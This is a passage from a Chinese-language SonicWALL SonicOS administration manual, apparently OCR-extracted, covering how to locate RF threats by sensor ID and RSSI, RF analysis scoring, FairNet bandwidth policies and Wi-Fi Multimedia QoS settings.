本节概述了检测 Wi-Fi 威胁源时收集 RF 监控数据的实际用途。提供的实用型 RF 监控字段应用程序可作为使用 RF 监控数据的一般常识性建议。

主题：

- 第 698 页的阅读本节之前
- 第 698 页的使用传感器 ID 确定射频威胁位置
- 第 699 页的使用 RSSI 确定邻近的射频威胁

阅读本节之前

使用射频数据查找威胁时请注意，无线信号受多方面的影响。继续之前，请注意以下事项：

- **信号强度并非总能够有效地指示距离** - 墙壁、无线干扰、设备功率输出甚至环境的温度和湿度等都会影响无线设备的信号强度。
- **MAC 地址并非永久的** - MAC 地址通常能够指示设备的类型和制造商，该地址容易发生改变，且可能受欺诈。同样，RF 威胁的发起人有多个硬件设备可供自行支配。

使用传感器 ID 确定射频威胁位置


在**已发现 RF 威胁站点**表中，**传感器**字段可指示哪个 SonicPoint 正在检测特定的威胁。使用传感器 ID 和 SonicPoint 的 MAC 地址可轻松确定正在检测威胁的 SonicPoint 的位置。

提示：尤其在本节中（作为一般的良好习惯），您可能会发现它在保留位置记录和您的 SonicPoint 设备的 MAC 地址时非常有用。

1. 转至 **SonicPoint > RF 监视**页面。
2. 在已发现 RF 威胁站点表中，找到检测目标RF 威胁的 SonicPoint 的传感器，并记录其编号。
3. 转至 **SonicPoint > SonicPoints**。
4. 在 **SonicPoints** 表中，找到与您在步骤 2 中记录的传感器编号相匹配的 SonicPoint。
5. 记录此 SonicPoint 的 **MAC 地址**。
6. 使用 MAC 地址查找 SonicPoint 的物理位置。

   射频威胁可能就位于此 SonicPoint 服务的位置。

图 30. 使用传感器 ID 确定 RF 威胁位置



使用 RSSI 确定邻近的射频威胁

本节基于第 698 页的使用传感器 ID 确定射频威胁位置中的内容。在已发现 RF 威胁站点列表中，Rssi 字段可指示特定的 SonicPoint 正在使用什么样的信号强度检测 RF 威胁。

Rssi 字段用于轻松确定射频威胁对于正在检测该威胁的 SonicPoint 的邻近位置。较高的 Rssi 编号通常表示威胁距离 SonicPoint 很近。

重要：必须记住，墙壁可能会阻碍无线信号。如果 Rssi 信号非常弱，则表明射频位置距离 SonicPoint 较远，可能还说明威胁位于附近位置，但在室外或建筑物之外。

1 转至 **SonicPoint > RF 监视**页面。

2 在已发现 RF 威胁站点表中，找到检测目标RF 威胁的 SonicPoint 的传感器和 Rssi，并记录这些编号。

3 转至 **SonicPoint > SonicPoints** 页面。


4 在 **SonicPoints** 表中，找到与您在步骤 2 中记录的传感器编号相匹配的 SonicPoint。

5 记录此 SonicPoint 的 **MAC 地址**。

6 使用 MAC 地址查找 SonicPoint 的物理位置。

较高的 Rssi 编号通常表示射频威胁距离 SonicPoint 很近。较低的 Rssi 编号表示存在障碍物或距离射频威胁较远。

图 31. 使用 RSSI 确定邻近的 RF 威胁



68

使用 RF 分析

- 第 701 页的 SonicPoint > 射频分析
  - 第 701 页的射频分析概述
  - 第 702 页的对 SonicPoint 使用射频分析

SonicPoint > 射频分析

本章节说明了如何使用 SonicWALL SonicOS 中的 RF 分析功能，以便最大程度地借助 SonicPoint 和 SonicPoint-N 设备使用无线带宽。

主题：

- 第 701 页的射频分析概述
- 第 702 页的对 SonicPoint 使用射频分析

射频分析概述

RF 分析 (RFA) 功能可帮助无线网络管理员理解管理的 SonicPoints、SonicPoint N/NDR/AC 和所有其他相邻无线接入点如何使用无线信道。

注：SonicWALL RFA 可分析第三方接入点，并将这些统计数据包含在 RFA 数据中（只要通过 Dell SonicWALL 安全设备显示和管理至少一个 SonicPoint 接入点）。

主题：

- 第 701 页的为何使用射频分析？
- 第 701 页的射频环境

为何使用射频分析？

部署和维护无线基础结构对于网络管理员而言是一项艰巨的任务。性能较低、连接性较差等无线问题是无线网络管理员经常遇到的问题，但这些问题通常只需分析并正确调整无线设置即可解决。


RFA 工具对于这些潜在的无线问题有感知能力。RFA 解决的两个主要问题是超负荷信道和受到相邻信道干扰的接入点。RFA 计算每个运行的 SonicPoint 的射频评分，并通过允许您在较差的射频环境中标识运行的接入点的方式显示数据。

射频环境

IEEE 802.11 使该设备保持使用 ISM 2.4 GHz 和 5GHz 波段，且大多数当前部署的无线设备使用 2.4 GHz 波段。由于每个信道占用了 20MHz 宽的光谱，可用的 11 个信道中只有 3 个信道不重叠。在美国，信道 1、6 和 11 不重叠。大多数情况下，部署大量 SonicPoints 时使用这三个信道。

图 32. 手动选择 SonicPoint 信道

手动选择 SonicPoint 信道



整个 2.4GHz 波段划分为三个单独的信道 1、6 和 11。要达到此理想情况，需要两个方面：信道分配和电源调整。在大多数情况下，最好将相邻的 SonicPoint 设备分配给不同的信道。还应仔细监视 SonicPoint 传输功率，因为该功率必须足够大才能连接相邻的客户端，否则可能会对相同信道中正在运行的其他 SonicPoints 产生干扰。

对 SonicPoint 使用射频分析

RFA 使用评分、图形和数字帮助用户发现和识别潜在的或现有的无线问题。


尽管最佳方案的情形是在给定的时间内同一个信道内运行的接入点的数量最少，但实际上很难达到该目标，特别是在部署大量接入点时。同样，由于 ISM 波段对于公众是免费的，可能存在其他正在运行的设备，这些不受网络管理员的即时控制。

主题：

- 第 703 页的信道利用率图形和信息
- 第 703 页的理解射频评分
- 第 704 页的查看超负荷的信道
- 第 704 页的 RFA 严重干扰的信道

信道利用率图形和信息

在寻找如何对所有连接的 SonicPoints 利用信道的显示方法时，我们得出了以下的信道利用率显示图。



每个信道对应两个彩色条。每个彩色条顶部的数字指示检测该信道特定问题的 SonicPoints 的数量。SonicPoints 在启动时对所有可用信道执行 IDS 扫描，并由 RFA 分析这些结果，以确定每个信道上的问题。

例如：如果连接了 10 个 SonicPoints，其中的 6 个确定信道 11 超负荷，则紫色条顶部的数字将为 6；如果 8 个 SonicPoints 确定信道 6 受到严重干扰，则青色条顶部的数字将为 8。对信道显示零值表示没有问题。

> **注：** 显示了信道 12、13、14，但在某些国家和地区，不使用这些信道。但仍会监控这些信道，因为无线 cracker 会在信道 12、13 或 14 上设置无线发射机，并对较低的信道启动拒绝服务攻击。

理解射频评分

射频评分是在 1-10 的比例上计算的分数，用于表示信道的整体状况。分数越高，射频环境越好。分数低表明需要多加注意。



SonicWALL 无线驱动程序在 RSSI 中报告信号强度，此数字用在以下方程式中可得到 1 到 100 的原始比例分数。

初始射频评分公式：

- rfaScore100 = 100-((rssiTotal-50)*7/10)) 简化为：rfaScore100 = -0.7*rssiTotal + 135；

最终的分数基于此 rfaScore100：

- 如果 RFA 分数高于 96，则将报告为 10。
- 如果 RFA 分数低于 15，则将其报告为 1。
- 其他所有分数都除以 10，以得到 1-10 的比例。


在 SonicOS 界面中，将显示 SonicPoints 所使用的信道的射频评分。

注：该功能取决于 SonicPoint 在其中运行的信道，如果信道编号未知，射频评分将不可用。

查看超负荷的信道

如果在同一个信道中检测到四个活动的接入点，RFA 将发出警告。无论它们的信号强度如何，RFA 都会将信道标记为超负荷，如下图所示。

图 33. 超负荷的信道



关于每个已发现的接入点的信息包括：SSID、MAC、信号强度和信道。信号强度显示为两个值：dBm 和百分比值。

RFA 严重干扰的信道

并非只有同一个信道中运行的接入点会产生干扰，相邻信道运行的接入点（信道编号之差小于 5）也会相互干扰。

如果检测到附近存在某个 SonicPoint，RFA 将发出警告，信道编号之差小于 5 的信道之间存在 5 个以上的活动接入点。无论它们的信号强度如何，RFA 都会将信道标记为严重干扰。

图 34. 严重干扰的信道



关于每个已发现的接入点的信息包括：SSID、MAC、信号强度和信道。信号强度显示为两个值：dBm 和百分比值。

69

配置 SonicPoint FairNet

- 第 705 页的 SonicPoint > FairNet
  - 第 705 页的理解 SonicPoint FairNet
  - 第 709 页的配置 SonicPoint FairNet

SonicPoint > FairNet

本章节详细介绍了 Dell SonicWALL FairNet 功能，并提供了简化部署的配置示例。

主题：

- 第 705 页的理解 SonicPoint FairNet
- 第 709 页的配置 SonicPoint FairNet

理解 SonicPoint FairNet

主题：


- 第 705 页的 SonicPoint FairNet 是什么？
- 第 706 页的部署注意事项
- 第 706 页的支持的平台
- 第 706 页的 SonicPoint FairNet 的功能
- 第 707 页的管理接口概述

SonicPoint FairNet 是什么？

SonicPoint Fairnet 功能为网络管理员提供了一种易于使用的方法来控制关联的无线客户端的带宽，并确保在这些无线客户端之间公平地分配带宽。管理员可以为所有无线客户端、特定的 IP 地址范围或单独的客户端配置 SonicPoint FairNet 带宽限制，以实现公平原则和提高网络效率。

下图是典型 SonicPoint FairNet 拓扑的示例：

图 35. 典型的 SonicPoint FairNet 拓扑



部署注意事项

部署 SonicPoint FairNet 功能时考虑以下事项：

- 您的计算机上必须有 IEEE802.11b/g/n 无线网络接口控制器。

支持的平台

以下设备型号支持 SonicPoint FairNet 功能：

- Dell SonicWALL TZ 系列
- Dell SonicWALL NSA 系列
- Dell SonicWALL E-Class NSA 系列
- Dell SonicWALL SuperMassiv 系列

SonicPoint FairNet 的功能

主题：

- 第 706 页的分布式协调功能
- 第 707 页的流量控制

分布式协调功能

分布式协调功能 (DCF) 对每个访问媒体的客户端提供了相同的时间机会。但不能保证所有无线客户端之间的站点预处理数据流量都相等。SonicPoint FairNet 功能在现有 802.11 DCF 的顶层实施，可保证无线客户端之间带宽的公平性，而无需考虑流量的方向和数量。

流量控制

流量控制功能可确定数据包是否排队或丢弃（例如，如果队列已达到某长度限制，或流量超过某速度限制）。还可确定发送数据包的顺序（例如，对某些数据包优先发送），以及延迟数据包的发送（例如，限制出站流量的速率）。流量控制释放要发送的数据包后，设备驱动程序会拾取该数据包，并在网络上发送。

管理接口概述

主题：

- 第 707 页的 SonicPoint > FairNet 组件
- 第 708 页的添加/编辑 FairNet 策略对话框

SonicPoint > FairNet 组件




表 99. SonicPoint FairNet 管理接口组件

名称	说明
按钮和复选框	
接受	应用最新的配置设置。
取消	取消任何已更改的配置设置。
添加...	针对 IP 地址或地址范围添加 SonicPoint FairNet 策略。随即显示**添加 FairNet 策略**对话框（参见第 708 页的添加/编辑 FairNet 策略对话框）。
删除	删除选定的 SonicPoint FairNet 策略。
复选框	
启用 FairNet	启用 SonicPoint FairNet 功能。
FairNet 策略	在**FairNet 策略**表格标题：选择或取消选择 **FairNet 策略**表中的所有策略。也可在策略列表中选择单独的策略。
FairNet 策略表格列	
方向	显示每个策略的方向。方向包括： • 上行 • 下行 • 两者
起始 IP	显示起始 IP 地址范围。
终止 IP	显示终止 IP 地址范围。
最小比率(kbps)	保证客户端的最小带宽。最小速率为 1 Kbps。

表 99. SonicPoint FairNet 管理接口组件

名称	说明
最大比率(kbps)	客户端保证的最大带宽。最大速率为 54000 Kbps。
接口	显示 SonicPoint FairNet 策略应用的范围。 这是 SonicPoint 设备所连接的管理防火墙上的接口。
启用	选择该复选框时，将启用已选择的 SonicPoint FairNet 策略。
配置	单击**编辑**图标后，可编辑现有 SonicPoint FairNet 策略。随即显示**编辑 FairNet 策略**窗口（参见第 708 页的添加/编辑 FairNet 策略对话框）。

添加/编辑 FairNet 策略对话框



表 100. 添加/编辑 FairNet 策略设置

名称	操作
启用策略复选框	启用 SonicPoint FairNet 策略。默认情况下已选中该选项。
方向下拉菜单	选择是否将策略带宽限制应用到客户端上传内容，同时下载内容，或双向进行。 • **双向**（默认） • **下行 （接入点到客户端）** • **上行（客户端到接入点）**
起始 IP 字段	输入向其应用 FairNet 策略的起始 IP 地址。IP 地址必须位于对 WLAN 接口配置的子网中。
终止 IP 字段	输入向其应用 FairNet 策略的终止 IP 地址。IP 地址必须位于对 WLAN 接口配置的子网中。
最小速率(kbps) 字段	输入保证每个客户端的最小带宽。最小速率为 100Kbps，最大速率为 300Mbps (300,000Kbps)，默认值为 **100Kbps**。
最大速率(kbps) 字段	输入保证每个客户端的最大带宽。最小速率为 100Kbps，最大速率为 300Mbps (300,000Kbps)，默认值为 **100Kbps**，然而最典型的设置为 20Mbps。
接口下拉菜单	选择应用 SonicPoint FairNet 策略的接口。 注：这是 SonicPoint 设备所连接的管理防火墙上的接口。
确定按钮	将您的策略添加到 FairNet 策略列表，然后关闭**添加/编辑 FairNet 策略**对话框。
取消按钮	取消输入到**添加/编辑 FairNet 策略**对话框的信息，然后将其关闭。

配置 SonicPoint FairNet

本节包含 FairNet 的配置示例。

将 *FairNet* 配置为提供更多的双向带宽的步骤如下：

1 转至 **SonicPoint > FairNet** 页面。



2 单击**添加...** 按钮。随即显示**添加 FairNet 策略**对话框。



3 确保已选中**启用策略**复选框。该复选框默认情况下呈启用状态。

4 从**方向**下拉菜单，选择**双向**。这会将策略应用到上传和下载内容的客户端。这是默认值。

5 在**起始 IP** 字段，输入 FairNet 策略的起始 IP 地址 (例如，`172.16.29.100`)。

6 在**终止 IP** 字段，输入 FairNet 策略的终止 IP 地址 (例如，`172.16.29.100`)。

> **提示：** IP 地址范围必须位于对 WLAN 接口配置的子网中。

7 在**最小比率 (kbps)** 字段，输入 FairNet 策略的最小带宽 (例如，`1000` Kbps)。

8 在**最大比率 (kbps)** 字段，输入 FairNet 策略的最大带宽 (例如，`2000` Kbps)。

9 从**接口**下拉菜单，选择 SonicPoint 设备连接的接口 (例如，**X2**)。

10 单击**确定**按钮。FairNet 策略已添加到**FairNet 策略**表中。



11 单击**启用**复选框。

12 单击**接受**按钮。

您的 SonicWALL FairNet 策略现已配置。

70

配置 Wi-Fi 多媒体

- 第 711 页的 SonicPoint > Wi-Fi 多媒体
  - 第 711 页的 WMM 访问类别
  - 第 713 页的将流量分配到访问类别
  - 第 713 页的配置 Wi-Fi 多媒体参数
  - 第 715 页的删除 WMM 配置文件

SonicPoint > Wi-Fi 多媒体

SonicPoint 接入点支持 Wi-Fi 多媒体 (WMM)，针对带宽密集型应用程序（如 VoIP、在 Wi-Fi 电话上提供 VoIP、在无线 IEEE 802.11 网络上提供多媒体流量）提供更好的服务质量 (QoS) 体验。

WMM 是一项基于 IEEE 802.11e 标准的 Wi-Fi 联盟互操作性认证。它根据四个访问类别设置流量优先级：

- **语音** – 最高优先级
- **视频** – 第二优先级
- **尽力而为** – 第三优先级（用于电子邮件和互联网浏览等应用）
- **后台** – 第四优先级（用于对延迟不敏感的应用，如打印等）

注： WMM 不保证吞吐量。

主题：

- 第 711 页的 WMM 访问类别
- 第 713 页的将流量分配到访问类别
- 第 713 页的配置 Wi-Fi 多媒体参数
- 第 715 页的删除 WMM 配置文件

WMM 访问类别

每个访问类别都有自己的传输队列。根据应用或防火墙提供的服务类别 (ToS) 信息，将流量分配到相应的访问类别。Dell SonicWALL 安全设备通过访问规则或 VLAN 标签分配 TOS。

下表显示了 WMM 访问类别与 802.1D 用户优先级的映射关系。

表 101. Wi-Fi 多媒体访问类别

优先级	用户优先级（同 802.1D 用户优先级）	802.1D 名称	WMM 访问类别 (AC)	WMM AC 名称（易懂）
最低	1	BK	AC_BK	后台
	2	—	AC_BK	后台
	0	BE	AC_BE	尽力而为
	3	EE	AC_BE	尽力而为
	4	CL	AC_VI	视频
	5	VI	AC_VI	视频
	6	VO	AC_VO	语音
最高	7	NC	AC_VO	语音

WMM 通过一个称为增强分布式信道接入(EDCA) 的过程来设置流量优先级。EDCA 是一种基于竞争的机制，用于管理四个 WMM 访问类别的传输信道接入。EDCA 要求使用“先听后说”方法，客户端必须等待随机的“退避”时间，传输之前先观察是否有其他设备正在传输。退避时间是随机确定的，以便降低冲突的可能性，并为所有设备提供公平的机会。WMM 通过为各访问类别定义一系列不同的退避时间来设置流量优先级。WMM 退避时间由两个参数来定义：

- **仲裁帧间空间 (AIFS)** – 无线信道变为空闲到 AC 可以开始协商接入信道的时间。
- **竞争窗口 (CW)** – 随机退避时间的可能值范围。指定随机退避时间的范围。CW 由最小值和最大值来定义：
  - **最小竞争窗口 (CWMin)** – CW 长度的初始上限。尝试传输之前，AC 会等待 0 到 CWMin 之间的随机时间。AC 的优先级越高，则所分配的 CWMin 越短。
  - **最大竞争窗口 (CWMax)** – CW 的上限。如果发生冲突，AC 将 CW 的大小加倍，直至达到 CWMax，然后再次尝试传输。CWMax 必须大于 CWMin。

一般来说，AC 的优先级越高，则所分配的 AIFS、CWMin、CWMax 值越低。

注：AIFS、CWMin 和 CWMax 的度量单位是所用 802.11 标准的时间槽的倍数。对于 802.11b，一个时间槽为 20 微秒。对于 802.11a 和 802.11g，一个时间槽为 9 微秒。

为接入点 (SonicPoints) 和站点（Dell SonicWALL 安全设备）分别配置 WMM 参数。下表显示了 SonicPoints 和 Dell SonicWALL 安全设备的默认 WMM 参数。

表 102. SonicPoints 的默认 WMM 参数

WMM 访问类别 (AC)	WMM AC 名称（易懂）	CWMin	CWMax	AIFS
AC_BE(0)	尽力而为	4	6	3
AC_BK(1)	后台	4	10	7
AC_VI(2)	视频	3	4	1
AC_VO(3)	语音	2	3	1

表 103. Dell SonicWALL 安全设备的默认 WMM 参数

WMM 访问类别 (AC)	WMM AC 名称（易懂）	CWMin	CWMax	AIFS
AC_BE(0)	尽力而为	4	10	3
AC_BK(1)	后台	4	10	7
AC_VI(2)	视频	3	4	2
AC_VO(3)	语音	2	3	2

将流量分配到访问类别

WMM 要求 SonicPoint N 为多个优先级访问类别实施多个队列。为区分流量类型，SonicPoint N 依赖应用程序或防火墙在 IP 数据中提供服务类型 (TOS) 信息。Dell SonicWALL 安全设备通过两种方法将流量分配到 WMM 访问类别：

- 通过防火墙服务和访问规则指定 DSCP（请参见第 713 页的指定防火墙服务和访问规则）
- 指定 VLAN 标签（请参见第 713 页的VLAN 标签）

指定防火墙服务和访问规则

可以区分使用某个端口的服务的优先级，并将这些服务置于合适的传输队列。例如，可以将发送到端口 2427 的 UDP 流量视为视频流。您可在**防火墙 > 服务对象**页面上添加自定义服务。

应在**防火墙 > 访问规则**页面上为新服务至少添加一个访问规则。例如，如果 LAN 区域上的工作站到 WLAN 区域上的无线客户端发生此类服务，则可以在**添加规则**窗口的**常规**选项卡中配置访问规则。

在**添加规则**窗口的 **QoS** 选项卡中，将定义一个显式 DSCP 值。

之后，当通过防火墙使用 UDP 协议以目标端口 2427 将数据包发送到 SonicPoint N 时，将根据访问规则中的 QoS 配置以设置它们的 TOS 字段。

VLAN 标签

通过虚拟接入点 (VAP) 可以在 VLAN 中设置优先级，因为 SonicPointN 和 AC 允许将 VAP 配置为使用同一 VLAN ID 连接 VLAN。您可以通过防火墙访问规则为 VLAN 流量设置优先级。

防火墙访问规则与第 713 页的指定防火墙服务和访问规则中描述的为发向某端口（如 2427）的 UDP 服务设置优先级的规则类似，但配置时以 VLAN（通过 VAP 的 VLAN）接口（如 WLAN 子网）作为**源**和**目标**，是一个 WLAN 至 WLAN 规则。

配置 Wi-Fi 多媒体参数

